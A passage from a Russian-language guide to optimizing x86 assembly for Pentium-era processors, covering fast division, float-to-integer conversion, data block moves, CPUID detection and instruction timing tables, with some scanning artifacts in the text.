x0 = RCPSS(d)
x1 = x0 * (2 - d * x0) = 2*x0 - d * x0 * x0,
```


где x0 – это первое приближение к обратному от делителя d, а x1 – лучшее приближение. Нужно использовать эту формулу перед умножение на делимое:

```
MOVAPS  XMM1, [DIVISORS]        ; загружаем делители
RCPPS   XMM0, XMM1              ; приближенное обратное число
MULPS   XMM1, XMM0              ; формула Ньютона-Рафсона
MULPS   XMM1, XMM0
ADDPS   XMM0, XMM0
SUBPS   XMM0, XMM1
MULPS   XMM0, [DIVIDENDS]       ; результаты в XMM0
```

Это позволяет сделать 4 деления за 18 тактов с точностью 23 бита. Повысить точность, повторяя формулу Ньютона-Рафсона можно, но не очень выгодно.

Если использовать этот метод для целочисленного деления, тогда нужно проверять результат на ошибки округления. Следующий код делает четыре деления с усечением на упакованных целых числах размером в слово за, примерно, 42 такта. Это дает точные результаты для 0 <= делимое < 7FFFFH и 0 < делитель lt;= 7FFFFH:

```
MOVQ MM1, [DIVISORS]        ; загружаем четыре делителя
MOVQ MM2, [DIVIDENDS]       ; загружаем четыре делимых
PUNPCKHWD MM4, MM1          ; распаковываем делители в DWORD'ы
PSRAD MM4, 16
PUNPCKLWD MM3, MM1
PSRAD MM3, 16
CVTPI2PS XMM1, MM4          ; конвертируем делители в плавающие
                            ; числа, (два верхних из них)
MOVLHPS XMM1, XMM1
CVTPI2PS XMM1, MM3          ; конвертируем нижние два операнда
PUNPCKHWD MM4, MM2          ; распаковываем делимые в DWORD'ы
PSRAD MM4, 16
PUNPCKLWD MM3, MM2
PSRAD MM3, 16
CVTPI2PS XMM2, MM4          ; конвертируем делимые d плавающие числа
                            ; (верхние два операнда)
MOVLHPS XMM2, XMM2
CVTPI2PS XMM2, MM3          ; конвертируем два нижних операнда
RCPPS XMM0, XMM1            ; приближенное обратное число делителей
MULPS XMM1, XMM0            ; улучшаем точность методом Ньютона-Рафсона
PCMPEQW MM4, MM4            ; создаем четыре целочисленных единицы за раз
PSRLW MM4, 15
MULPS XMM1, XMM0
ADDPS XMM0, XMM0
SUBPS XMM0, XMM1            ; обратные делители с точностью в 23 бита
MULPS XMM0, XMM2            ; умножаем на делимые
CVTTPS2PI MM0, XMM0         ; усекаем нижние два результата
MOVHLPS XMM0, XMM0
```

```
CVTTPS2PI MM3, XMM0      ; усекаем верхние два результата
PACKSSDW MM0, MM3        ; упаковываем четыре результата в MM:
MOVQ MM3, MM1            ; умножаем результаты на делители...
PMULLW MM3, MM0          ; чтобы выявить ошибки округления
PADDSW MM0, MM4          ; добавляем 1, чтобы скомпенсировать
                         ; последнее вычитание
PADDSW MM3, MM1          ; добавляем делитель. он должен быть
                         ; больше делимого
PCMPGTW MM3, MM2         ; проверяем, не слишком ли мал
PADDSW MM0, MM3          ; вычитаем 1, если это не так
MOVQ [QUOTIENTS], MM0    ; сохраняем четыре результата
```

Этот код проверяет, не слишком ли мал результат и делает соответствующую коррекцию. Не нужно проверять, если результат слишком велик.

6.27.2.6. Избегание делений (все процессоры). Очевидно, что необходимо минимизировать число делений в алгоритмах. Деления с плавающей запятой на константу или повторяющиеся деления на одно и то же значения следует делать через умножения на обратное число. Но есть много других ситуаций, когда можно снизить число делений. Например: if (A/B >c) можно переписать как if (A > B*C), если B положительно, и как обратное сравнение, если B отрицательны.

A/B + C/D можно переписать как (A*D + C*B) / (B*D)

Если используется целочисленное деление, стоит остерегаться того, что погрешности округления могут стать другими после переписывания формул.

6.27.3. Освобождение регистров FPU (все процессоры)

Необходимо освобождать все использованные регистры FPU до выхода из подпрограммы, не считая регистра, используемого для возвращения результата.

Самый быстрый способ освободить один регистр – это FSTP ST. Самый быстрый способ освбодить два регистра на P1 и PMMX – это FCOMPP, на процессорах PPro, P2 и P3 можно использовать как FCOMPP, так и FSTP ST одновременно.

Не рекомендуется использовать FFREE.

6.27.4. Переход от инструкций FPU к MMX и обратно (PMMX, P2 и P3)

Необходимо вызывать инструкцию EMMS после инструкции MMX, за которой может последовать код с инструкциями FPU.

На PMMX переключение между инструкциями FPU и MMX вызывает высокие потери производительности. Выполнение первой инструкции FPU после EMMS занимает

примерно на 58 тактов больше, а первой инструкции MMX после инструкции FP на 38 тактов больше.

На P2 и P3 подобных потерь нет. Задержку после EMMS можно скрыть, поме целочисленные инструкции между EMMS и первой инструкции FPU.

6.27.5. Преобразование чисел с плавающей запятой в цел (все процессоры)

Все подобные преобразования должны осуществляться посредством памяти:

```
FISTP DWORD PTR [TEMP]
MOV EAX, [TEMP]
```

На PPro, P2 и P3 этот код может вызвать потерит из-за попытки считать из [TEMP того, как закончена запись, потому что инструкция FIST медленная (гл. 6.17). WAIT поможет (п. 6.26.6). Рекомендуется поместить другие инструкции между запи в [TEMP] и чтением из него, что бы избежать этих потерь. Это относится ко всем при рам, которые будут здесь рассмотрены.

Спецификации языков C и C++ требует, чтобы конверсия чисел с плавающей запя в целые числа осуществлялась с помощью усечения, а не округления. Метод, используем большинством библиотек C, – изменение контрольного слова FPU, чтобы указать инст ции FISTP на усечение, и возврат контрольного слова в прежнее состояние после ее вы нения. Это метод очень медленный на всех процессорах. На PPro, P2 и P3 контроль слово FPU не может быть переименовано, поэтому все последующие инструкции с вающей запятой будут ждать, пока инструкция FLDCW не будет выведена из обращени

Если нужно осуществить конверсию числа с плавающей запятой в C или C++, сле подумать о том, не лучше ли использовать округление вместо усечения. Если станд ная библиотека не поддерживает быструю функцию округления, тогда можно сде свою собственную реализацию.

Если нужно усечение внутри цикла, можно изменить контрольное слово за его пре лами, если инструкции с плавающей запятой внутри цикла могут корректно работ с данным режимом конверитования.

Можно использовать различные способы для того, чтобы усечь аргументы без из нения контрольного слова. В данных примерах предполагается, что контрольное сл установлено по умолчанию, т. е. округление к ближайшему.

6.27.5.1. Округление к ближайшему.

```
; extern "C" int round (double x);
_round  PROC    NEAR
PUBLIC  _round
      FLD     QWORD PTR [ESP+4]
      FISTP   DWORD PTR [ESP+4]
      MOV     EAX, DWORD PTR [ESP+4]
      RET
_round  ENDP
Усечение к нулю
; extern "C" int truncate (double x);
_truncate PROC    NEAR
PUBLIC  _truncate
      FLD     QWORD PTR [ESP+4]   ; x
      SUB     ESP, 12             ; память для локальных переменных
      FIST    DWORD PTR [ESP]     ; округленное значение
      FST     DWORD PTR [ESP+4]   ; значение с плавающей запятой
      FISUB   DWORD PTR [ESP]     ; вычитаем округленное значение
      FSTP    DWORD PTR [ESP+8]   ; разность
      POP     EAX                 ; округленное значение
      POP     ECX                 ; значение с плавающей запятой
      POP     EDX                 ; разность (с плавающей запятой)
      TEST    ECX, ECX            ; тестируем знак x
      JS      SHORT NEGATIVE
      ADD     EDX, 7FFFFFFFH      ; устанавливаем флаг переноса, если
                                  ; разность меньше -0
      SBB     EAX, 0              ; вычитаем 1, если x-round(x) < -0
      RET
NEGATIVE:
      XOR     ECX, ECX
      TEST    EDX, EDX
      SETG    CL                  ; 1, если разность > 0
      ADD     EAX, ECX            ; добавляем 1, если x-round(x) > 0
      RET
_truncate ENDP
```

6.27.5.2. Усечение к минус бесконечности.

```
; extern "C" int ifloor (double x);
_ifloor PROC    NEAR
PUBLIC  _ifloor
      FLD     QWORD PTR [ESP+4]   ; x
      SUB     ESP, 8              ; память для локальных переменных
      FIST    DWORD PTR [ESP]     ; округленное значение
      FISUB   DWORD PTR [ESP]     ; вычитаем округленное значение
      FSTP    DWORD PTR [ESP+4]   ; разность
      POP     EAX                 ; округленное значение
```



```
      POP     EDX                 ; разность (с плавающей запятой)
      ADD     EDX, 7FFFFFFFH      ; устанавливаем флаг переноса, если
                                  ; разность меньше -0
      SBB     EAX, 0              ; вычитаем 1, если x-round(x) < -0
      RET
_ifloor ENDP
```

Эти процедуры работают для -231 < x < 231-1. Они не проверяют на переполнение или NAN.

У P3 есть инструкции для усечения чисел с плавающей запятой одинарной точности: CVTTSS2SI and CVTTPS2PI. Эти инструкции очень полезны, если одинарная точность удовлетворяет, но если конвертируется число с более высокой точностью в число с одинарной можно столкнуться с тем, что оно округлится вверх к большему.

6.27.5.3. Альтернатива инструкции FISTP (P1 и PMMX). Конвертирование числа с плавающей запятой в целое обычно осуществляется следующим образом:

```
      FISTP   DWORD PTR [TEMP]
      MOV     EAX, [TEMP]
```

Альтернативный метод заключает в:

```
.DATA
ALIGN 8
TEMP    DQ      ?
MAGIC   DD      59C00000H   ; FPU-представление 2^51 + 2^52
.CODE
      FADD    [MAGIC]
      FSTP    QWORD PTR [TEMP]
      MOV     EAX, DWORD PTR [TEMP]
```

При добавлении 'волшебного числа' 251+252 существует такой эффект, что любое целое число в пределах между -231 и +231 будет выравнено в нижних 32-х битах, когда сохраняется как число с плавающей запятой двойной точности. Результат будет такой же, как если бы оно было получено с помощью инструкции FISTP со всеми методами окруления, кроме усечения к нулю. Результат будет отличаться от FISTP, если в контрольном слове задано усечение или в случае переполнения. Здесь может потребоваться инструкция WAIT для совместимости со старым 80287 сопроцессором (пункт 6.26.6)

Этот метод не быстрее использования FISTP, но он дает большую гибкость на P1 и PMMX, потому что между инструкциями FADD и FSTP есть 3 такта, которые можно заполнить другими операциями. Можно, например, умножить или разделить число на степень 2 в той же операции, сделав обратные преобразования по отношению к магическому числу. Также можно добавить константу, добавив ее к магическому числу, которое в этом случае будет иметь двойную точность.

6.27.6. Использование целочисленных инструкций для осуществления операций с плавающей запятой (все процессоры)

Целочисленные операции в большинстве своем выполняются быстрее, чем инструкции с плавающей запятой, поэтому зачастую выгоднее использовать их для осуществления простых операций с плавающей запятой. Наиболее очевидное применение – это пересылка данных:

```
FLD QWORD PTR [ESI] / FSTP QWORD PTR [EDI]
```

можно заменить на:

```
MOV EAX,[ESI] / MOV EBX,[ESI+4] / MOV [EDI],EAX / MOV
[EDI+4],EBX
```

6.27.6.1. Тестирование, не равно ли значение с плавающей запятой нулю. Значение с плавающей запятой, равное нулю, обычно представляется, как 32 или 64 нулевых бита, но здесь есть один подводный камень: бит знака может быть равен нулю! Минус ноль считается правильным числом с плавающей запятой, и процессор может сгенерировать ноль с уставноленным битом знака, если, например, отрицательное число было умножено на ноль. Чтобы узнать, не равно ли число с плавающей запятой нулю, следует тестировать знаковый бит:

```
FLD DWORD PTR [EBX] / FTST / FNSTSW AX / AND AH,40H / JNZ IsZerc
```

Вместо этого, можно использовать целочисленные инструкции:

```
MOV EAX,[EBX] / ADD EAX,EAX / JZ IsZero
```

Если число с плавающей запятой имеет двойную точность (QWORD), тогда нужно протестировать только биты 32-62. Если они равны нулю, тогда нижняя половина будет также равна нулю, если это правильноеное число с плавающей запятой.

6.27.6.2. Тестирование на неотрицательное значение. Число с плавающей запятой отрицательно, если установлен бит знака и, по крайней мере, один произвольный бит:

```
MOV EAX,[NumberToTest] / CMP EAX,80000000H / JA IsNegative
```

6.27.6.3. Манипулирование битом знака. Можно изменить знак числа с плавающей запятой, просто инвертировав бит знака:

```
XOR BYTE PTR [a] + (TYPE a) - 1, 80H
```

Похожим образом можно получить асбсолютное значение числа с плавающей запятой, просто сбросив бит знака в 0.

6.27.6.5. Сравнение чисел с плавающей запятой. Числа с плавающей запятой хран[ятся] в особом формате, который позволяет использовать целочисленные инструкции [для] сравнения чисел с плавающей запятой, не считая, бита знака. В случае если два сра[вни]ваемые числа с плавающей запятой являются корректными и положительными, мо[жно] просто сравнить их как два целых:

```
FLD [a] / FCOMP [b] / FNSTSW AX / AND AH,1 / JNZ ASmallerThanE
```

Можно заменить на:

```
MOV EAX,[a] / MOV EBX,[b] / CMP EAX,EBX / JB ASmallerThanB
```

Этот метод работает только, если у обоих чисел одинаковая точность, и ни у одн[ого] из них не установлен бит знака.

В случае отрицательных чисел их можно сконвертировать определенным обра[зом] и сделать знаковое сравнение:

```
MOV     EAX, [a]
MOV     EBX, [b]
MOV     ECX, EAX
MOV     EDX, EBX
SAR     ECX, 31              ; скопировать бит знака
AND     EAX, 7FFFFFFFH       ; убрать бит знака
SAR     EDX, 31
AND     EBX, 7FFFFFFFH
XOR     EAX, ECX     ; преобразуем, если установлен бит зна
XOR     EBX, EDX
SUB     EAX, ECX
SUB     EBX, EDX
CMP     EAX, EBX
JL      ASmallerThanB        ; знаковое сравнение
```

Этот метод работает для всех правильных чисел с плавающей запятой, включая -0.

6.27.7. Использование инструкции с плавающей запятой, чтобы осуществлять целочисленные операции (P1 и PMMX)

6.27.7.1. Целочисленное умножение (P1 и PMMX). Умножение чисел с плаваю[щей] запятой выполняется быстрее, чем целочисленное умножение на P1 и PMMX. Но ц[ена] конверсии целых чисел в числа с плавающей запятой и конвертирование результ[ата] обратно в целое число очень высока, поэтому умножение с плавающей запятой им[еет] смысл только тогда, когда количество требуемых преобразований мало по сравнен[ию]

с числом умножений. (Довольно соблазнительно использование ненормализованных чисел с плавающей запятой, чтобы пропустить часть преобразований, но обработка таких чисел очень медленна, и поэтому это плохая идея!)

На PMMX инструкции умножения MMX быстрее, чем целочисленное умножение, и могут конвейеризоваться, поэтому одним из лучших решений на PMMX может быть использование этих инструкций, если достаточно 16-ти битной точности.

Целочисленное умножение выполняется быстрее, чем умножение с плавающей запятой на PPro, P2 и P3.

6.27.7.2. Целочисленное деление (P1 и PMMX). Деление с плавающей запятой не быстрее, чем целочисленное деление, но возможно параллельное выполнение целочисленных операций (включая целочисленное деление, но не целочисленное умножение), в то время как работает FPU – занимается выполнением деления.

6.27.7.3. Конвертирование двоичных чисел в десятичные (все процессоры). Использование инструкции FBSTP – простой и удобный способ конвертировать двоичные числа в десятичные, хотя не самый быстрый.

6.27.8. Пересылка блоков данных (все процессоры)

Есть несколько способов пересылки блоков данных. Наиболее общий метод - это REP MOVSD, но при определенных условиях другие методы оказываются быстрее.

На P1 и PMMX быстрее переместить 8 байтов за раз, если место назначения не находится в кэше следующим образом:

```
TOP:  FILD    QWORD PTR [ESI]
      FILD    QWORD PTR [ESI+8]
      FXCH
      FISTP   QWORD PTR [EDI]
      FISTP   QWORD PTR [EDI+8]
      ADD     ESI, 16
      ADD     EDI; 16
      DEC     ECX
      JNZ     TOP
```

Источник и место назначения должны быть выравнены на 8. Дополнительное время, используемое медленными инструкциями FILD и FISTP компенсируется уменьшенным в два раза числом операций записи. Но этот метод имеет преимущество только на P1 и PMMX и только тогда, когда место назначения не находится в кэше первого уровня. Невозможно использовать FLD и FSTP (без I), потому что ненормализованные числа обрабатываются медленно и не гарантируется, что они останутся неизмененными.

На PMMX, если место назначения не находится в кэше, выгоднее использовать инструкции MMX для пересылки восьми байтов за раз, нежели если место назначения находится в кэше.


```
TOP:  MOVQ    MM0,[ESI]
      MOVQ    [EDI],MM0
      ADD     ESI,8
      ADD     EDI,8
      DEC     ECX
      JNZ     TOP
```

Данный цикл не нужно оптимизировать или разворачивать, если ожидаются промахи кэша, потому что здесь узкое место – доступ к памяти, а не выполнение инструкций.

На процессорах PPro, P2 и P3 инструкция REP MOVSD особенно быстра, если соблюдены следующие условия:

- источник и назначение должны быть выравнены на 8;
- направление пересылки "вперед" (очищен флаг направления, инструкция CLD);
- счетчик (ECX) должен быть больше или равен 64;
- разность между EDI и ESI должна быть больше или равна 32.

На P2 выгоднее использовать регистры MMX, если вышеприведенные условия не соблюдены или место назначения находится в кэше первого уровня. Цикл можно развернуть в два раза, а источник и назначение должны быть выравнены на 8.

На P3 самый быстрый путь пересылки данных – использовать инструкцию MOVAPS, если вышеприведенные условия не соблюдены или если место назначения не находится в кэше первого или второго уровня.

```
      SUB     EDI, ESI
TOP:  MOVAPS  XMM0, [ESI]
      MOVAPS  [ESI+EDI], XMM0
      ADD     ESI, 16
      DEC     ECX
      JNZ     TOP
```

В отличии от FLD, MOVAPS может обрабатывать любую поледовательность битов без всяких проблем, но источник и назначение должны быть выравнены на 16.

Если количество байтов, которые необходимо переместить, не кратно 16, можно округлить его до числа, которое ближе всего к 16, и поместить несколько дополнительных байтов в конце буфера назначения, чтобы получить лишние байты. Если это невозможно, тогда необходимо переместить оставшиеся байты с помощью других методов.

На P3 также есть опция прямой записи в RAM-память без вовлечения в эту операцию кэша, используя инструкцию MOVNTQ или MOVNTPS. Это может быть полезным для того, чтобы место назначения не попало в кэш. MOVNTPS чуть-чуть быстрее, чем MOVNTQ

6.27.9. Самомодифицирующийся код (все процессоры)

Потери при выполнении кода сразу после того, как тот был изменен, занимают примерно 19 тактов на P1, 31 на PMMX и 150-300 на PPro, P2 и P3. Процессоры 80486 и более ранние требуют переход между модифицирующим и модифицируемым кодом, чтобы очистить кэш кода.

Чтобы получить разрешение на модифицирование кода в защищенной операционной системе, требуется вызвать специальные системные функции: в 16-битной Windows это ChangeSelector, в 32-битной Windows – VirtualProtect и FlushInstructionCache (или поместить код в сегмент данных).

Самомодифицирующийся код не считается хорошим тоном программирования, но можно пойти на его применение, если выигрыш в скорости значителен.

6.27.10. Определение типа процессора (все процессоры)

Теперь стал достаточно очевидным тот факт, что оптимальный код для одного поколения процессоров семейства Pentium может не являться таковым для другого. Можно сделать несколько вариантов наиболее критичных участков кода программы, чтобы они выполнялись максимально быстро на каждом из них. Однако сначала потребуется определить, на каком процессоре программа выполняется в настоящий момент. Если используются инструкции, которые не поддерживаются всеми поколениями процессоров, например инструкции MMX и XMM, то сначала нужно проверить, поддерживает ли данный процессор эти инструкции. Процедура, приведенная ниже, проверяет тип процессора и поддерживаемые им технологии.

```
; задаем инструкцию CPUID, если она не известна ассемблеру:
CPUID   MACRO
        DB      0FH, 0A2H
ENDM
; Прототип C++:
; extern "C" long int DetectProcessor (void);
; возвращаемое значение:
; bits 8-11 = семья (5 для P1 и PMMX, 6 для PPro, P2 и P3)
; bit  0 = поддерживаются инструкции FPU
; bit 15 = поддерживаются условные переходы и инструкция FCOMI
; bit 23 = поддерживаются инструкции MMX
; bit 25 = поддерживаются инструкции XMM
_DetectProcessor PROC NEAR
PUBLIC  _DetectProcessor
        PUSH    EBX
        PUSH    ESI
```



```
        PUSH    EDI
        PUSH    EBP
        ; определяем, поддерживает ли микропроцессор инструкцию CPUID
        PUSHFD
        POP     EAX
        MOV     EBX, EAX
        XOR     EAX, 1 SHL 21    ; проверяем, можно ли изменять бит CPUID
        PUSH    EAX
        POPFD
        PUSHFD
        POP     EAX
        XOR     EAX, EBX
        AND     EAX, 1 SHL 21
        JZ      SHORT DPEND      ; инструкция CPUID не поддерживается
        XOR     EAX, EAX
        CPUID                    ; получаем количество функций CPUID
        TEST    EAX, EAX
        JZ      SHORT DPEND      ; функция 1 CPUID не поддерживается
        MOV     EAX, 1
        CPUID                    ; получаем семью и особенности процессора
        AND     EAX, 000000F00H  ; семья
        AND     EDX, 0FFFFF0FFH  ; флаги особенностей
        OR      EAX, EDX         ; комбинируем биты
DPEND:  POP     EBP
        POP     EDI
        POP     ESI
        POP     EBX
        RET
_DetectProcessor ENDP
```

Следует обратить внимание, что некоторые операционные системы не позволяют использовать инструкции XMM. Информация о том, как узнать, поддерживает ли операционная система инструкции XMM, можно найти в интеловской инструкции AP-900: "Identifying support for Streaming SIMD Extensions in the Processor and Operating System". Больше информации о идентификации процессора можно найти в инструкции AP-485: "Intel Processor Identification and the CPUID Instruction".

Если ассемблер не поддерживает инструкции MMX, XMM, условной пересылки данных, можно использовать специальные макросы

(например, www.agner.org/assem/macros.zip).

6.28. Список периодов выполнения инструкций для P1 и PMMX

Пояснения

Операнды: r – регистр, m – память, i – число, sr – сегментный регистр, m32 – 32-битный операнд памяти и т. д.

Такты: указанные значения являются минимальными. Промахи кэша, невыравненность и исключения могут значительно увеличить количество требуемых для выполнений тактов.

Спариваемость: u – спаривается в u-конвейере, v – спаривается в v-конвейере, uv – спаривается в любом конвейере, np – не спаривается.

6.28.1. Целочисленные инструкции (P1 и PMMX)

Таблица 6.8. Время выполнения инструкций. Процессоры P1 и PMMX

Инструкции	Операнды	Такты	Спариваемость
NOP		1	uv
MOV	r/m, r/m/i	1	uv
MOV	r/m, sr	1	np
MOV	sr , r/m	>= 2 b)	np
MOV	m , accum	1	uv
XCHG	(E)AX, r	2	np
XCHG	r , r	3	np
XCHG	r , m	>15	np
XLAT		4	np
PUSH	r/i	1	uv
POP	r	1	uv
PUSH	m	2	np
POP	m	3	np
PUSH	sr	1 b)	np
POP	sr	>= 3 b)	np
PUSHF		3-5	np
POPF		4-6	np
PUSHA POPA		5-9 i)	np

Инструкции	Операнды	Такты	Спариваемость
PUSHAD POPAD		5	np
LAHF SAHF		2	np
MOVSX MOVZX	r , r/m	3 a)	np
LEA	r , m	1	uv
LDS LES LFS LGS LSS	m	4 c)	np
ADD SUB AND OR XOR	r , r/i	1	uv
ADD SUB AND OR XOR	r , m	2	uv
ADD SUB AND OR XOR	m , r/i	3	uv
ADC SBB	r , r/i	1	u
ADC SBB	r , m	2	u
ADC SBB	m , r/i	3	u
CMP	r , r/i	1	uv
CMP	m , r/i	2	uv
TEST	r , r	1	uv
TEST	m , r	2	uv
TEST	r , i	1	f)
TEST	m , i	2	np
INC DEC	r	1	uv
INC DEC	m	3	uv
NEG NOT	r/m	1/3	np
MUL IMUL	r8/r16/m8/m16	11	np
MUL IMUL	all other versions	9 d)	np
DIV	r8/m8	17	np
DIV	r16/m16	25	np
DIV	r32/m32	41	np
IDIV	r8/m8	22	np
IDIV	r16/m16	30	np
IDIV	r32/m32	46	np
CBW CWDE		3	np
CWD CDQ		2	np
SHR SHL SAR SAL	r , i	1	u
SHR SHL SAR SAL	m , i	3	u
SHR SHL SAR SAL	r/m, CL	4/5	np
ROR ROL RCR RCL	r/m, 1	1/3	u

Инструкции	Операнды	Такты	Спариваемость
ROR ROL	r/m, i(><1)	1/3	np
ROR ROL	r/m, CL	4/5	np
RCR RCL	r/m, i(><1)	8/10	np
RCR RCL	r/m, CL	7/9	np
SHLD SHRD	r, i/CL	4 a)	np
SHLD SHRD	m, i/CL	5 a)	np
BT	r, r/i	4 a)	np
BT	m, i	4 a)	np
BT	m, i	9 a)	np
BTR BTS BTC	r, r/i	7 a)	np
BTR BTS BTC	m, i	8 a)	np
BTR BTS BTC	m, r	14 a)	np
BSF BSR	r , r/m	7-73 a)	np
SETcc	r/m	1/2 a)	np
JMP CALL	short/near	1 e)	v
JMP CALL	far	>= 3 e)	np
conditional jump	short/near	1/4/5/6 e)	v
CALL JMP	r/m	2/5 e	np
RETN		2/5 e	np
RETN	i	3/6 e)	np
RETF		4/7 e)	np
RETF	i	5/8 e)	np
J(E)CXZ	short	4-11 e)	np
LOOP	short	5-10 e)	np
BOUND	r , m	8	np
CLC STC CMC CLD STD		2	np
CLI STI		6-9	np
LODS		2	np
REP LODS		7+3*n g)	np
STOS		3	np
REP STOS		10+n g)	np
MOVS		4	np
REP MOVS		12+n g)	np
SCAS		4	np
REP(N)E SCAS		9+4*n g)	np

Инструкции	Операнды	Такты	Спариваемость
CMPS		5	np
REP(N)E CMPS		8+4*n g)	np
BSWAP		1 a)	np
CPUID		13-16 a)	np
RDTSC		6-13 a) j)	np

Примечания

a) у этой инструкции есть префикс OFH, который занимает дополнительный такт; на P1, если до этого не было мультитактовой инструкции (см. раздел 6.12).

b) у версий с FS и GS есть префикс OFH, смотри примечание a;

c) у версий с SS, FS и GS есть префикс OFH, смотри примечание a;

d) у версий с двумя операндами (не числами) есть префикс OFH, смотри примечание

e) смотри главу 6.22;

f) спаривается, только если в качестве приемника регистр, смотри пункт 6.26.14;

g) добавляет один такт для раскодировки префикса повторения, если ранее не пр шествовала мультитактовая инстукция (такая как CLD, например, смотри раздел 6.12)

h) спаривается, как если бы производилась запись в приемник, смотри пункт 6.26.1

i) 9, если SP кратно 4, смотри пункт 6.10.2;

j) на P1: 6 в привилигированном или реальном режиме, 11 в непривилигированн ошибка в виртуальном. На PMMX: 8 и 13 тактов соответственно.

6.28.2. Инструкции FPU (P1 и PMMX)

Пояснения

Операнды: r - регистр, m - память, sr - сегментный регистр, m32 - 32-х битный о ранд памяти и так далее.

Такты: указанные значения являются минимальными. Промахи кэша, невыравн ность, ненормальные операнды и исключения могут значительно увеличить количес требуемых для выполнений тактов.

Pairability: + - pairable with FXCH, np = not pairable with FXCH.

Спариваемость: + - спариваемо с FXCH, np - не спариваемо с FXCH.

i-ov: пересечение времени выполнения с целочисленными инструкциями. i-ov - 4 оз чает, что последние четыре такта могут пересекаться с последующими целочисленнь инструкциями.

fp-ov: пересечение времени выполнения с инструкциями FPU. fp-ov - 2 означает, что последние два такта могут пересекаться с последующими инструкциями FPU (WAIT здесь считается как инструкция FPU).

Таблица 6.9. Время выполнения инструкций FPU. Процессоры P1 и PMMX

Инструкция	Операнд	Такты	Спариваемость	i-ov	fp-ov
FLD	r/m32/m64	1	+	0	0
FLD	m80	3	np	0	0
FBLD	m80	48-58	np	0	0
FST(P)	r	1	np	0	0
FST(P)	m32/m64	2 m)	np	0	0
FST(P)	m80	3 m)	np	0	0
FBSTP	m80	148-154	np	0	0
FILD	m	3	np	2	2
FIST(P)	m	6	np	0	0
FLDZ FLD1		2	np	0	0
FLDPI FLDL2E т.д.		5 s)	np	2	2
FNSTSW	AX/m16	6 q)	np	0	0
FLDCW	m16	8	np	0	0
FNSTCW	m16	2	np	0	0
FADD(P)	r/m	3	+	2	2
FSUB(R)(P)	r/m	3	+	2	2
FMUL(P)	r/m	3	+	2	2
FDIV(R)(P)	r/m	19/33/39 p)	+	38 o)	2
FCHS FABS		1	+	0	0
FCOM(P)(P) FUCOM	r/m	1	+	0	0
FIADD FISUB(R)	m	6	np	2	2
FIMUL	m	6	np	2	2
FIDIV(R)	m	22/36/42 p)	np	38 o)	2
FICOM	m	4	np	0	0
FTST		1	np	0	0
FXAM		17-21	np	4	0
FPREM		16-64	np	2	2
FPREM1		20-70	np	2	2
FRNDINT		9-20	np	0	0

Инструкция	Операнд	Такты	Спариваемость	i-ov	fp-ov
FSCALE		20-32	np	5	0
FXTRACT		12-66	np	0	0
FSQRT		70	np	69 o)	2
FSIN FCOS		65-100 r)	np	2	2
FSINCOS		89-112 r)	np	2	2
F2XM1		53-59 r)	np	2	2
FYL2X		103 r)	np	2	2
FYL2XP1		105 r)	np	2	2
FPTAN		120-147 r)	np	36 o)	0
FPATAN		112-134 r)	np	2	2
FNOP		1	np	0	0
FXCH	r	1	np	0	0
FINCSTP FDECSTP		2	np	0	0
FFREE	r	2	np	0	0
FNCLEX		6-9	np	0	0
FNINIT		12-22	np	0	0
FNSAVE	m	124-300	np	0	0
FRSTOR	m	70-95	np	0	0
WAIT		1	np	0	0

Примечания

m) значение, которое нужно сохранить, должно быть готово на один такт раньше;

n) 1, если пересекающаяся инструкция, тоже что и FMUL;

o) не может пересекаться с инструкциями целочисленного умножения;

p) FDIV занимает 19, 33 или 39 тактов для 24-, 53- и 64-битной точности соответственно. FIDIV занимает на 3 такта больше. Точность задается битами 8 – 9 контрольного слова FPU;

r) такты типичны. Тривиальные случаи могут быть быстрее, нетривиальные – медленнее;

s) может быть на 3 такта больше, когда требуется выходной результат FST, FCHS или FABS.

6.28.3. Инструкции MMX (PMMX)

Список периодов выполнения инструкций MMX приводить нет необходимости, поскольку они все занимают один такт, кроме инструкций умножения MMX, которые занимают три такта. Время выполнения инструкций умножения MMX может пересекаться и конвейеризироваться, поэтому можно добиться производительности в одно умножение за такт.

Инструкция EMMS занимает только один такт, но первая инструкция FPU после EMMS занимает примерно на 58 тактов больше, а первая инструкция MMX после инструкции FPU занимает примерно на 38 тактов больше.

Нет потерь при использовании операндов памяти в инструкции MMX, потому что арифметический модуль MMX находится на один шаг дальше по конвейеру, чем модуль загрузки. Но потери будут, когда нужно будет сохранять данные из регистра MMX в память или в 32-битный регистр: данные должны быть готовы на один такт раньше. Это аналогично инструкциям FPU. Все инструкции MMX, кроме EMMS, спариваются в любом конвейере. Правила спаривания для инструкций MMX объяснены в разделе 6.10.

6.29. Список периодов выполнения инструкций и задержек микроопераций для PPro, P2 и P3

Пояснения

Операнды: r – регистр, m – память, i – число, sr – сегментный регистр, m32 – 32-битный операнд в памяти и т. д.

Микрооперации: количество микроопераций, которые генерирует инструкция для каждого порта выполнения:

- p0: порт 0: ALU и т.д.
- p1: порт 1: ALU, переходы
- p01: инструкции, которые могут попасть как в порт 0, так и в порт 1 (какой будет свободен первым)
- p2: порт 2: загрузка данных и т.д.
- p3: порт 3: генерация адреса для сохранения
- p4: порт 4: сохранение данных

Задержка – задержка, которую генерирует инструкция в цепочке зависимости. Это не то же самое, что время, потраченное в модуле выполнения. Значения могут быть неточны в тех ситуациях, когда они не могут быть достоверно измерены, особенно, что касается операндов из памяти. Значения являются минимальными. Промахи кэша, невыравненность и исключения могут повысить количество тактов весьма значительно. Предполагается, что операнды с плавающей запятой являются нормальными. Ненормальные числа, NAN и бесконечность увеличивают задержку на 50-150 тактов, кроме пересылок XMM, перемешиваний и булевых инструкций. Переполнения FPU, потеря значимости, ненормальные или NAN-результаты дают аналогичную задержку.

Производительность – максимальная производительность нескольких инструкций одного вида. Например, производительность в 1/2 для FMUL означает, что новая инструкция FMUL может начинать выполнение каждые 2 такта.

6.29.1 Целочисленные инструкции (PPro, P2 и P3)

Таблица 6.10. Время выполнения инструкций. Процессоры PPro, P2 и P3

Инструкции	Операнды	микрооперации						задержка	Производительность
		p0	p1	p01	p2	p3	p4		
NOP				1					
MOV	r,r/i			1					
MOV	r,m				1				
MOV	m,r/i					1	1		
MOV	r,sr			1					
MOV	m,sr			1		1	1		
MOV	sr,r	8						5	
MOV	sr,m	7			1			8	
MOVSX MOVZX	r,r			1					
MOVSX MOVZX	r,m				1				
CMOVcc	r,r	1		1					
CMOVcc	r,m	1		1	1				
XCHG	r,r			3					
XCHG	r,m			4	1	1	1	highb)	
XLAT				1	1				
PUSH	ni			1		1	1		
POP	r			1	1				
POP	(E)SP			2	1				
PUSH	m			1	1	1	1		
POP	m			5	1	1	1		
PUSH	sr			2		1	1		
POP	sr			8	1				
